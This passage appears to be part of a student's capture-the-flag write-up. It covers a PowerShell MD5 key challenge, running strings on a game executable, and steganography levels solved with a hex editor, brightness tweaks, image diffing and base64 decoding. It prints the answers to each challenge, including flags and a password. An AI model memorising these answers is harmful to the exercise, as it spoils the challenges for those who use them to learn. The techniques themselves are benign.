
This code is entered into PowerShell. It requests that you insert a key. We use the value W5M0MpCehiHzreSzNTczkc9d from the id field to create this key.

A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command entered is: PS C:\Users\Aparna> \$var1 = Read-Host "Please insert key"; \$md5 = new-object -TypeName System.Security.Cryptography.MD5CryptoServiceProvider; \$utf8 = new-object -TypeName System.Text.UTF8Encoding; \$hash = [System.BitConverter]::ToString(\$md5.ComputeHash(\$utf8.GetBytes(\$var1))); echo "Flag may be \$hash"; Read-host -Prompt "Remove dashes prior to submission. Enter to exit". The output shows the MD5 hash of the key "W5M0MpCehiHzreSzNTczkc9d" followed by the instruction "Flag may be 73-C9-72-DF-8D-B0-E1-ED-C2-89-F4-91-A0-9A-F3-30" and the prompt "Remove dashes prior to submission. Enter to exit".

We get the hidden flag 73-C9-72-DF-8D-B0-E1-ED-C2-89-F4-91-A0-9A-F3-30 if we enter this value, as shown in the screenshot. It becomes 73C972DF8DB0E1EDC289F491A09AF330 after we delete the dashes as instructed.

## **Level 5 – Rock Scissors Paper Lizard Spock**

Using the strings command, the .exe file was opened in the command line. The flag found is: “flag{.}”. Screenshot below:




```
Terminal Terminal File Edit View Search Terminal Help
[L] Lizard
[S] Spock
Make your pick:
You chose [R] Rock.
I choose [P] Paper.
I choose [S] Spock.
You chose [X] Scissors.
I choose [R] Rock.
You chose [P] Paper.
I choose [X] Scissors.
I choose [L] Lizard.
You chose [L] Lizard.
You chose [S] Spock.
You cheated.
You win!
The flag is "flag{
You lose.
Would you like to play again? [Y|N]
Argument domain error (DOMAIN)
Argument singularity (SIGN)
Overflow range error (OVERFLOW)
Partial loss of significance (PLOSS)
Total loss of significance (TLOSS)
The result is too small to be represented (UNDERFLOW)
```

## **Steganography**

### **Level 1 – Moo Cow**


We must locate the flag in the bmp file provided in this task. Using an online hex-editor, I opened the bmp file.



When the bmp file is opened in a hex-editor, it displays **flag{covert channel}**, as seen in the screenshot. This is the flag we were looking for.

## **Level 2 – Milk Run**

We must find the white flag in the picture of white cows in a snow field in this task.




A bmp file has been issued to us. So I used the Photos application to open the bmp file. I discovered that the flag was white based on the clue. As a result, I tweaked the Light. We can see flag{cookies\_n\_milk} in the screenshot. We were looking for a white flag, and this is it.

## **Level 3 – Got Root**

We must determine which of the provided photos contains the secret password in this mission. The pictures all looked the same when I opened them in the Photos program. As a result, I assumed there would be a discrepancy in the images.

I searched the internet for software that detects image differences. DiffImg program was discovered. This was what I used to compare each picture to the next. I discovered a discrepancy between Image 0 and Image 6 by using a brute force technique.



We can see some code written in the picture, as seen in the screenshot. I was able to see the password R0075RUS when I zoomed in. This is the flag we were expected to come across.

#### **Level 4 – AI EDM**

We must locate the hidden flag in the provided mp3 file in this mission. I tried listening to it in mp3 format, but all I got was music. As a result, I used Notepad, Photos, and PDF to open the document. The flag was not to be found.

Then I used the command prompt to open with the strings command. I searched the entire file for a flag but couldn't find one. However, at the end of the file, I discovered a string. I looked up the string online and discovered that it is in base64 format.

```
Terminal Terminal File Edit View Search Terminal Help
[05/01/21]seed@VM:~/.../4-AI EDM$ strings 4664-angel-cries-quickly-ctf.mp3 | less
S
```

I attempted to decode the base 64 format online, as seen in the screenshots, and eventually came up with a flag called **flag{alan turing edm}**. We were expected to find a flag like this.

